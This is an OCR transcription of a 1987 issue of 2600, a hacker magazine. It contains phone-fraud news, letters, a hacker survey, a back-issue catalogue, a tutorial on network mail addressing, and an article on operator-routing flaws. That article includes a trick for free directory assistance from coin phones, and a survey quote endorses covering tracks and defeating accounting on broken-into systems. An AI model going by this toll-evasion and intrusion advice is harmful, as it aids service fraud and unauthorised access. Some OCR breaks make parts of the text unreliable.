but i got off so lucky
and you ya had to run
so instead of being happy
you're 3-4-2-9-1-1

i lost some bits of memory
my thinking cap's on tight
i'll never understand
how you thought you'd win the fight
when they kill the first amendment
will the second be the first?
what's the point of even thinking
if your brain's about to burst?

willy man willy
where did you go wrong
just another johnny too bad
that the world will never know
i wish the clock could turn around
and run the other way
but i've had too much to drink
and there's nothing i can say

© 2600:110

 (continued from page 8)

Pacific Bell between July 1986 and May 1987 for dial-it service (976) calls, $40.1 million went to pornographic services. Someone send this to Falwell, please. We like it when he gets indignant....Over to England: British Telecom has been rocked by a million dollar long distance fraud perpetrated by its own operators. The fraud was centered at the City of London International Telephone Exchange at Wren House directly opposite St. Paul's Cathedral. Companies were paying operators under the table to place international calls for free. For an operator to place a call, they must fill in a green card with the number of the caller and the overseas number dialed. If the call cannot be connected, the cards are "crossed through". No names appear on the green cards. Operators conceivably could have been connecting calls and "crossing through" after the caller had been connected....Police in London are hunting for a gang who cut a street telephone cable and intercepted calls as part of a swindle that netted $1.2 million in Krugerrand gold coins. Two of the con men, dressed in business suits and carrying briefcases, bought the Krugerrands with two forged bank drafts. To make sure the drafts would be honored, a gang member had lifted a street manhole cover near the bank and sawed through a telephone cable. A fourth member of the gang, disguised as a telephone engineer, plugged into a nearby junction box and intercepted calls from two bullion firms to the National Westminster Bank. Posing as a bank official, he assured the bullion dealers that the drafts were in order. "Someone knew a hell of a lot about the bullion business—and even more about telephones," said one investigator. "This is a magnificent crime," said another....British Telecom has adopted the name Callstream for its telephone information and entertainment services that are charged at higher-than-normal rates. Callstream covers all services using phone numbers beginning with 0898, 0077, 0066, and 0055....And finally, Britain's 30 million pound a year 999 emergency service, which handles up to 50,000 life and death calls a day, quietly celebrated its fiftieth anniversary on July 1. Starting next year, calls to the well-known phone number will be switched to the appropriate emergency service faster as part of a new system. British Telecom's 14,000 specially trained operators at 200 exchanges will know immediately when there is an emergency call on the line. The call will be given priority over all waiting calls for connection to the first available operator. A special emergency call format will appear on the operator's terminal, and if the call is from a digital exchange the system will automatically display the calling number and the emergency authorities' numbers. The operator will select the number of the required service and OSS (Operator Service System) will connect the call. The history of 999: When introduced in London on July 1, 1937, it was a world first. It was then rolled out to the rest of the country. The Second World War held up progress but by 1948 all of Britain's major towns served by automatic exchanges had 999. A Parliamentary Committee had recommended a single, memorable number that could be used throughout the country to summon emergency help, plus sound and visual alerts at the exchange to let operators know of an incoming emergency call. Technical reasons dictated the choice of 999. The number had to be three digits to work in London. And the digits needed to be the same so that the number was easy to remember and to dial. The digit 0 connected with the operator. Number 111 could be set off accidentally by faults or lines on poles touching in the wind. Numbers 222 to 888 were in use by customers. So 999 it was.

 (continued from page 18)

Phone Literacy

Dear *2600*:

Your readers might be interested in knowing about a publication devoted to exposing federal surveillance: Full Disclosure, $15 from Box 8275, Ann Arbor, MI 48107. Also, for an early example of phone phreaking, check out Philip Agee's spellbinding new book, *On the Run*. As the CIA was hounding Agee from country to country, it was essential for him to stay in touch with his international network, which he did partly through "express phones" around Paris which had had a small slot drilled above the coin counter into which a paper clip could be inserted.

Finally, a comment on Izzy Hear's letter in the May issue. Like Izzy, I know electronics and am computer-literate, but a lot of the specialized language in the world of phone-tech leaves me baffled. How about if *2600* puts together a special issue some time devoted to bringing your less-sophisticated readers up to speed? I'd especially like to see a good list of manuals that could lead one from more elementary to more advanced understanding.

I think we agree that in coming years phone literacy is going to be as important for resisting the police state as computer literacy. One example is the British disarmament movement, CND, whose members have been fighting a running battle for years over malfunctions that always seem to happen to their heavily tapped phones at crucial moments. Another concerns the fall of Allende in 1973: in the early hours of the fateful morning as Pinochet's tanks began rolling towards the Presidential Palace, it appeared that the phones of about 2500 of Allende's closest associates in government had gone dead. In his book on the Allende "destabilization", the US ambassador at the time marvels that this could have been accomplished in a few hours by only two phone technicians. Gee, GTE? No, ITT.

Audie O'Sirkit

We never did trust them anyway.

WRITE A LETTER!

And send it to us!

If you have questions or comments about our magazine or about computer hacking and phone phreaking, write them down and send them to

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.

SURVEY

(continued from page 15)

were present to allow them to do this. Very few were sympathetic to companies or organizations that allowed hacking to go on for long periods of time. "It's their own fault—who else is there to blame? If we didn't get in there, somebody else would have." "Lots of times we tell them about their bugs, and they either ignore us or just fix it without even saying thanks. I think they deserve what they get, honestly."

Hackers have a distinct definition of what is good hacking and what is bad hacking. Bad hacking would include actions like crashing a system for no particular reason. "Good hacking is entering a system, creating ambiguous accounts, covering your tracks, defeating the accounting, gaining high access, exploring, learning, and leaving. A bad hacker erases files and reads others' mail."

2600 BACK ISSUES (continued from inside front cover)

1986

PRIVATE SECTOR RETURNING—Back online soon but many questions on seizure remain; THE BASICS: DIVESTITURE: WHAT HAPPENED?—an explanation of that which is confusing the populace; FLASH: AT&T steals customers, Dominican blue boxers, computerized hooky catcher, Falwell attacked by computer, an astronomical phone bill, dial-a-porn update, phone booth victorious; LETTERS: Getting credit from alternate carriers, tracing methods, mobile phones, Manitoba raid; 2600 INFORMATION BUREAU—blue box programs; SYSTEMATICALLY SPEAKING: confusing payphones, code abuse software, centrex features in your house, VAX 8650, overcharge hunters; VMS: THE SERIES CONTINUES—more on security features; IT COULD HAPPEN TO YOU!—what happens when hackers have a fight; DIAL BACK SECURITY—holes in the systems; FLASH: abuse of party line, unique obscene caller, news on pen registers, reporters steal Swiss phones, pay phone causes panic; LETTERS: asking questions, blue box corrections, Computel complaint, BBS security; 2600 INFORMATION BUREAU—assorted numbers; SYSTEMATICALLY SPEAKING: Sprint and US Tel merge, write protect tabs wrong, Bell Atlantic chooses MCI, cellular phones in England, infrared beeper, electronic tax returns, acoustic trauma; AN OVERVIEW OF AUTOVON AND SILVER BOXES—the military phone network and how your touch tone phone can play along; AN AMERICAN EXPRESS PHONE STORY—a memory of one of the better hacking escapades; FINAL WORDS ON VMS—security devices and assorted tips; FLASH: hacker zaps computer marquee, Soviets denied computer access, calling the shuttle, new ways of stealing data, computer password forgotten; LETTERS: corporate rates, defeating call waiting, ringback numbers, where is BIOC?, credit where it's due, special 800 number; THIS MONTH AT 2600: Private Sector's return, Computel and Compuserve, Telepub '86, a postal miracle; SYSTEMATICALLY SPEAKING: Jamming satellites, TASS news service, Soviet computer update, dialing the yellow pages, Northern Telecom to destroy CO's, more phones than ever; RSTS FOR BEGINNERS—basic system functions, login procedures; MOBILE PHONES: THEORY AND CONSTRUCTION—how to build your own mobile phone; FLASH: British phonebooth wedding, another large Sprint bill, bad tenant databases, car breathalizers, phone phreak fined, Marcos phones for free; LETTERS: blue box coding, electronic road pricing in Hong Kong, UNIX bugs, more on AE hacking; A STORY OF EAVESDROPPING—from World War II; THIS MONTH AT 2600: transcripts of Private Sector raid, more on Computel; SYSTEMATICALLY SPEAKING: 617 to be divided, Congress chooses AT&T, Baby Bells don't pay AT&T bills, equal access 800 numbers, data encryption, DA failure, AT&T loses its zero; EXPLOITS IN OPERATOR HELL—harassing operators from Alaska; THE COMPUTEL SCOOP; FLASH: Bellcore publications go public, US and France link phones, computer grammar, shower phone, cellular modem, high tech parking meters, Congressional computer; LETTERS: foreign phone systems, Russian phone books, numbers to dial on a blue box, Boston ANI, Cheshire Catalyst, CNA, ways of answering the phone; 2600 INFORMATION BUREAU—Autovon numbers, alternate phreaking methods for alternate carriers; SYSTEMATICALLY SPEAKING: Wrestlemania pins Bell, sting boards on the rise, American Network fears hackers, free pay-phones plague New Jersey, disposable phones, hacker terrorists; COMPUTER CRIME REVIEW—a review of the report from The National Center for Computer Crime Data, HOW TO HACK A PICK—An introduction to the Pick operating system and ways of hacking into it; NOTHING NEW IN COMPUTER UNDERGROUND—review of a new book; FLASH: New York's new computer crime law, a $6,829 phone bill, how big computer crime pays, public phone secrecy, Capitol Hill hacker, Citibank money games; LETTERS: English phreaking, ways of tricking sting BBS's, called party supervision, 2600 Phun Book, Captain Midnight, RCI; 2600 INFORMATION BUREAU—some phone numbers; RESOURCES GUIDE; SYSTEMATICALLY SPEAKING: Hands across Telenet, calling Kiev, Nynex bumps off Southwestern Bell, stock market crash, cell site names, videophones; VIOLATING A VAX—Trojan horses, collecting passwords, etc., etc.; THE FREE PHONES OF PHILLY—Skyline providing completely free service from pay phones; FLASH: town crippled by telco strike, prisoners make illegal calls, hacker degrees, New Jersey tops taps, ex-fed is tapped, water company wants customers' social security numbers, computers strike again, federal employees "tracked"; LETTERS: Association of Clandestine Radio Enthusiasts, ITT correction, NSA, more on VMS, Telecomputist, a 950 trick; 2600 INFORMATION BUREAU—World Numbering Zones; SYSTEMATICALLY SPEAKING: AT&T selling pay phones, automated operators, cellular dial-by-voice, new British phone service, no data protection for Hong Kong, Congressional fraud hotline, federal phone failures, Indiana telco threatens AT&T; KNOWING UNIX—sending mail and general hacking; A TRIP TO ENGLAND—and the fun things you can do with phones over there; FLASH: Phone fraud in governor's house, Big Brother, Teltec fights back, vandalism, 911 calls: LETTERS: shutting down systems, legal BBS's, VAX/VMS tips, 2600 INFORMATION BUREAU—a list of telcos, a list of area codes and number of exchanges; SYSTEMATICALLY SPEAKING: USSR computers, ATM's in China, NYCE, TV blue boxes, government phones, rural radio phones; SOME FACTS ON SUPERVISION—answer supervision explained; RCI & DMS-100 BUGS; ANOTHER STINGER IS STUNG—Maxfield exposed again; FLASH: NSA drops DES, hackers on shortwave, Big Brother traffic cop, crosstalk saves a life, Indian phones, video signatures, FBI shopping list, airphone causes confusion; LETTERS: Captain Midnight, annoyance bureau, SL-1 switches, credit, PBX's, 800 word-numbers, public CNA's; 2600 INFORMATION BUREAU—Winnipeg numbers; SYSTEMATICALLY SPEAKING: Sprint overbills, AT&T ranks #1, portable VAXes, call rejection; DEATH OF A PAY PHONE—nasty business; TRASHING: AMERICA'S SOURCE FOR INFORMATION—still more tactics; FLASH: FBI investigates coffee machine, CIS copyrights public software; Navy software, HBO encryption, Indiana "Fones"; LETTERS: Numbers, telco harrassment, Puerto Rican telephones, Q's and Z's; 2600 INFORMATION BUREAU—Overseas numbers; SYSTEMATICALLY SPEAKING: Electronic tax returns, software makers crash BBS, ICN, Ultraphone, ESS in Taiwan, NSA wants new chip; ICN—MORE THAN A BARGAIN—a look at one of the worst phone companies in the world; MASTERING THE NETWORKS—communicating on Arpanet, Bitnet, etc.; FLASH: Reagan tortures patients, FBI angers parents, Q and Z controversy; LETTERS: Telenet hacking, ANI's, 811, 976 problems; 2600 INFORMATION BUREAU—British BBS numbers; WRATH OF GOD STRIKES 2600; SYSTEMATICALLY SPEAKING: Banks link arms, Sprint has too many customers, new payphones, nickname listings, computer college; A LOOK AT THE FUTURE PHREAKING WORLD—Cellular telephones & how they work; HOW CELLULAR PHONES CAME ABOUT AND WHAT YOU CAN EXPECT; THINGS WE'RE NOT SUPPOSED TO KNOW ABOUT; FLASH: Avoiding rejection, phreaks tie up circuits, North Carolina hackers, international hacking, paying for touch tones, wiretaps; LETTERS: Equal access 800 numbers, strange numbers, Irish phreaking, disabling call waiting; 2600 INFORMATION BUREAU—Netmailsites; SYSTEMATICALLY SPEAKING: Free directories, fingerprint ID system, navigating with CD's, sweeping for bugs.

All issues now in stock. Delivery within 4 weeks.
MAKE YOUR COLLECTION COMPLETE!

2600 BACK ISSUE ORDER:

☐ 1984 $25 ☐ 1985 $25 ☐ 1986 $25

SEND THIS COUPON WITH PAYMENT TO:

2600 Back Issues
P.O. Box 752
Middle Island, NY 11953
(your address label should be on the back of this form)


CONTENTS

SUMMER GAMES OF 87 3
TRW CREDENTIALS 4
PHONE NUMBERS 6
TELECOM INFORMER 8
FBI REVEALED 9
CAPTURING PASSWORDS 10
AT&T SUBMARINE MAP 11
LETTERS 12
A HACKER SURVEY 15
2600 MARKETPLACE 19

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


WARNING:
MISSING LABEL

2600



The Monthly Journal of the American Hacker

Volume 4, Number 9 September, 1987 $2



2600 WANTS YOU!

Join the staff of 2600. It is simple.
Just compile any information you have so it is easily understandable and send it to us. We accept hardcopy and uploads. We will also accept information on floppies call us if you wish to do that.

We need:
- Profiles of long distance companies
- Profiles of computer systems
- Reviews of popular security devices
- Lists of interesting phone numbers
- Lists of interesting reference books and magazines
- Updated tutorials on using things like ADS, CNA
- Interesting true stories
- Data that can be a good reference
- Maps of computer networks
- Analysis of new legislation

We would like:
- ***Legitimate access to various computer networks***
- ***You to continue to send your comments and questions***
- ***You to continue to send clippings from local papers and magazines***
- ***You to help keep us informed***

Things we could always use:
- ★ Printers, computers, telephones, and interesting devices
- ★ More modernized office equipment
- ★ A 2400 baud modem

If you send an article or data, please request a by line otherwise we will not print one.
If you send us hardware, please make sure it is not stolen. We do not want your troubles.

We pay our writers a small amount. Perhaps that will be the incentive you need. We also pay people who get advertising for us. Call us for more details.

All contributors, please send your gifts to: 2600, P.O. Box 99, Middle Island, NY 11953-0099, or call 5167512600.

As you thumb through this issue, you may notice that we've used a few more graphics and displays than we have in the past. Ever since we started publishing in 1984, people have been sending us interesting artifacts, copies of their phone bills, nasty letters from phone companies, stupid letters from phone companies, pictures, bits of data, drawings of all sorts—the list goes on. And the pile gets bigger. Well, our pile has been mounting and we figured it was time to do something about it; namely, to print some of these fascinating treasures.

In the past, some of our readers have said that there are too many pages of straight text in 2600—they need a break now and then. That's why we've decided to give you an idea of the kinds of things we can use in the future.

There's no reason why we can't have pictures of strange telephones or large computers in every issue. We have the ability to print them, something we didn't have a year ago. All we need are the people to find interesting shots, get them on film, and send them in. Odds

(continued on page 16)

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Peter Kang

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada –$15 individual, $40 corporate.
Overseas –$25 individual, $55 corporate.
Back issues available at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.
Telephone: (516) 751-2600

Worldnet: Getting

by Hank@Taunivm.Bitnet

First off, let me say that I am on the other side of the fence. My job is to make sure the system I work for is secure and that there are no hackers or crackers trying to do damage to the system I am employed to defend. In one instance, I assisted the police in collecting all the necessary information to create a court case against a cracker. The kid in question (a high school student) ended up getting a year of civil work. I subscribe to this magazine not to learn how to do something illegal but rather to learn what others are trying to do to me. Knowledge is a tool and by hiding a tool you gain nothing. Therefore, I have decided to explain how international computer networks work, how they are tied together and what services you can hope to receive from them.

There are dozens of computer networks—all of them spawning off the grandfather of all networks: Arpanet. Today, it has grown so large that it is known as The Internet. As more and more networks begin to interconnect, the concept of a Worldnet becomes feasible.

Basic concepts

All users are known by three variables: userid, nodename, and network. A userid can be the person's initials, or the person's last name, or anything else the person decided upon when he opened his computer account. A nodename is also known as a hostname. It designates the computer the user is using. The network indicates which of the two dozen or so networks the computer is connected to. If you look at my name at the top of this article, you will see that my userid is Hank, my nodename is Taunivm (that is in Israel, in case you were wondering), and my network is called Bitnet. The nodename and network section of a user's "handle" has been undergoing a transformation in the past few years and this will be explained later.

The one common protocol that all networks talk is something called RFC822 standard mail. Within individual networks there are other protocols which will be covered where necessary.

Arpanet

This network is based on a protocol called Tcp/Ip. (I know there are people out there reading this and saying, "What does Tcp/Ip stand for?" But I do not think it is important to know what the letters stand for. When it is important, I will explain it.) It allows for three major applications: FTP, SMTP, and Telnet. FTP stands for File Transfer Protocol and allows a user on one machine to extract a file from any other machine on the network (assuming you know the read password) or allows a user to write a file onto any other machine assuming you know the write password for the destination user and machine. SMTP stands for Simple Mail Transfer Protocol and allows users to send electronic mail almost anywhere in the world. Telnet is a remote-login application. It is not Telenet. But it does basically the same thing. You specify the machine you want to login to, and Telnet makes the connection from your machine to the one you specified.

Most links within Arpanet are 56kb leased lines although there are cases where it may be higher or lower. There are other networks that are modelled after Arpanet: Csnet (Computer Science network), Nsfnet (National Science Foundation Network—which interconnects all supercomputers in the United States), and a few smaller ones. Csnet, up until recently, used primarily X.25 connections via Telenet to establish a connection. They are now switching more and more links over to leased telephone lines. Nsfnet uses primarily T1 lines which run at 1Mb per second. In case you were wondering, Arpanet stands for Advanced Research Projects Agency and is owned by the U.S. government. All of these networks use the Tcp/Ip protocol and are therefore part of an evergrowing Internet.

Bitnet

This network spans 27 countries (U.S.A., Canada, West Germany, France, Italy, The Netherlands, Finland, Denmark, Spain, Turkey, Israel, Japan, Mexico, Taiwan, to name a few) and has over 1800 computers interconnected. It uses a protocol different than Arpanet but the one common language they talk is electronic mail (RFC822). The European segment of the network is called EARN (European Academic Research Network) and the Canadian section is called NetNorth. All links within Bitnet/EARN/-NetNorth are 9600 baud leased lines. Bitnet stands for Because It's There or Because It's Time. It all depends on who you ask. Bitnet is not

Closer Every Day

the largest network by computer hosts, but is the largest by number of connected countries. If you are an academic institution or a research lab, all you need to do is pay a membership fee per year to Bitnet, Inc. (varies between $1,000-$10,000) and order a leased line from Telco to your nearest neighbor that has a connection to Bitnet.

UUCP

Unix to Unix Copy Program Network is a freewheeling, anarchy-type network. It is unknown how many computers are connected to this network but estimates vary from 4,000 to 10,000. Lately, some organizers are trying to put some order into UUCP. It is a slow and grueling process but one that I hope they will succeed at. It has the worst reputation for mail delivery, where delays can be sometimes a week and it is not infrequent that the system loses the mail.

"There are dozens of computer networks...as more and more begin to interconnect, the concept of a Worldnet becomes feasible."

Others

Here is a brief list of some of the other networks that share RFC822 mail:
MFENET: Magnetic Fusion Energy Network
SPAN: Space Physics Analysis Network
JANET: England's National Academic Network
VNET: IBM's corporate internal network
Easynet: DEC's corporate internal network
EUnet: European section of UUCP

There are many other smaller networks that are starting to get off the ground, but as you will see later on, the world of networking is moving away from the concept of a "xxxxNet" to one that imposes a hierarchical structure on all networks.

When you add up all the networks and all the machines that can exchange RFC822 mail, the number of machines (from a VAX 730 up to a Cray X/MP) approaches 20,000. Some of the larger systems have 50,000 registered users on their systems while more typically it is around 2,000 users. That means that as a rough estimate, there are about 40 million users that are accessible via RFC822 mail. This grows even larger when you consider that there are experimental gateways that allow networks like Dialcom and MCI Mail to pass RFC822 mail into the Internet and vice versa (no, I will not tell you where they are or how to use them). Most of the users are students, professors, academics, researchers, and school administration personnel. The number of corporate users, like IBM's 200,000 Vnet users, only make up about 10 percent of the network. What makes this Worldnet system so attractive is that for a large part it is free to use. The university or the company pays Telco for a leased line and connects to the network of their choice. The users of the newly connected computer are then given free access to the network (certain universities impose access restrictions on their users). European sites will soon be undergoing a severe hardship. Their PTTs will require volume charging, so each site will have to restrict usage by their users. At present charging by European PTTs is still on a leased line monthly cost.

Since it is a free system, abuse is closely monitored. For example, it is considered bad manners to start a chain letter in the network, since it can quickly grow to saturate the network. Users are caught and in general they understand that disrupting the network will only cause their "free" and genuine mail to be delayed also.

Addresses

Now for a brief tutorial on how to read network addresses. All RFC822 mail addresses are composed of a LHS and a RHS (Left Hand Side and Right Hand Side). You look at the address and scan for an @-sign. This is the separator between the LHS and the RHS. The LHS is considered the local part of the address. Examples:
Hank
John Smith
steve%hbo.HAIRNET
philco!sun!munarri!john

These are all samples of LHS addresses. The first two are simple userids. The third one is a gateway. It says that there is an indirect network called HAIRNET that has a machine on it called hbo and you wish to contact the user named

(continued on page 11)

operating with difficulty

by Wintermute

New York Telephone recently introduced a new service to its customers. It's called operator service. Other telephone companies around the nation are doing the same thing. When customers in New York dial 0, they get connected to a New York Telephone (NYT) operator. When they dial 00, they get connected to an AT&T operator (assuming they've chosen AT&T as their long distance company).

The equipment used for the NYT operators consists of a Northern Telecom DMS-200 switch running TOPS (Toll Operator Position System) software. This change, while refreshing, has brought about many problems—not to mention my pet peeve: when an operator answers, there is no longer a beep.

The most important problems can be grouped into two major categories: routing and hardware.

Routing Problems

• From coin phones you cannot dial 00 to get an AT&T operator. Instead you are routed to an intercept recording.

• As an alternative to dialing 0, you're supposed to be able to dial 10xxx0# to get an operator, where xxx is the three-digit number of the long distance company. This is assuming that the long distance company offers operator services in the first place. But from a pay phone, dialing 102880# (288 is the three-digit number for AT&T) gets you an NYT operator! Dialing 107770# or 103330# is supposed to get you a Sprint operator. But instead you get an NYT operator again.

• New York Telephone "coin craftsmen", those guys who fix our pay phones, will be in for a nice surprise. There is a coin test number which checks to see if a pay phone's "negative start package" or red box is working. From the 212 area code you dial 0-212-959-1230 and from 718 you dial 0-718-959-1230. (Other areas may allow you to dial 0-959-1230.) The way NYT is routing traffic, a 0+ (zero plus) call within New York State (and the small part of Connecticut served by NYT) gets sent to the TOPS DMS. The 959-1230 is handled out of an AT&T TSPS. When the TOPS receives the 212-959-1230, it searches its database of exchanges and sees that 959 is not a va16, 212) as well as "invalid" NPA's (710, 200, 210, 700, 999, etc.). This presents a problem when trying to call Alliance Teleconferencing (0-700-456-1000). The TOPS receives 700-456-1000 and sees that 700 is not a valid New York area code. It then routes you to an announcement: "Your call cannot be completed as dialed. Please check the number or ask your operator to help you."

• NYT operators can't dial 959, 800, 900, 976, 950, 970, 540, and 550 calls. I can understand not being able to connect you to most 800 numbers, but the 800-698 exchange is a new one that's *owned* by New York Telephone. Yet the operator cannot dial it.

• There is one trick which comes in handy. To get free directory assistance (DA) from a Customer Owned Coin Operated Telephone (COCOT), you dial 0-NPA-555-1212. If the NPA is within the New York City area (212, 516, 718), the call speeds straight through to DA. (Note: the caller must also be within that area.) Most COCOTs let you dial 0+ without asking for money, so your DA call would be free. Similar variations of this trick probably work in other parts of the country.

Hardware Problems


• As I mentioned before, the operator does not beep when she answers a call.

• When you dial a 0+ call, you are given a choice of dialing 0 at the tone or entering your calling card number at the tone. If you call from a pulse or rotary phone and don't respond with touch tone after the tone, an operator will arrive to assist you. Sometimes, right before the "enter calling card" tone (sounds like a # tone melting into a quick dialtone) you hear a quick second of distorted noise, like a fragment of speech. When this happens, if you are on a pulse phone and can't dial a 0 in touch tone, the calling card tone will repeat every couple of seconds *forever!!* This seems to be happening less now than when they put the first TOPS in Manhattan sometime last year.

• There seems to be an overwhelming problem with intelligible crosstalk. Many times right after the operator answers you hear a loud click and then a burst of 12 multi-frequency (MF) digits, followed by "Operator, may I help you?" Both operators will then say there is a "crossed line" and hang up.

• This problem is by far one of the worst. It's been reported that when emergency interrupts

(continued on page 18)



Traffic Department Toll Board Circa 1896 at offices located in the Lowe Building at the corner of Orchard and North Streets. Left to right, John Ayres, Edna Ferris, Jenny Finch, Mina Brown and Della Rogers. Equipment installed 1896. Picture taken in 1902.




Present Day Toll Board for Operator handled Long Distance Calls.

the telecom informer

BY AL FRESCO

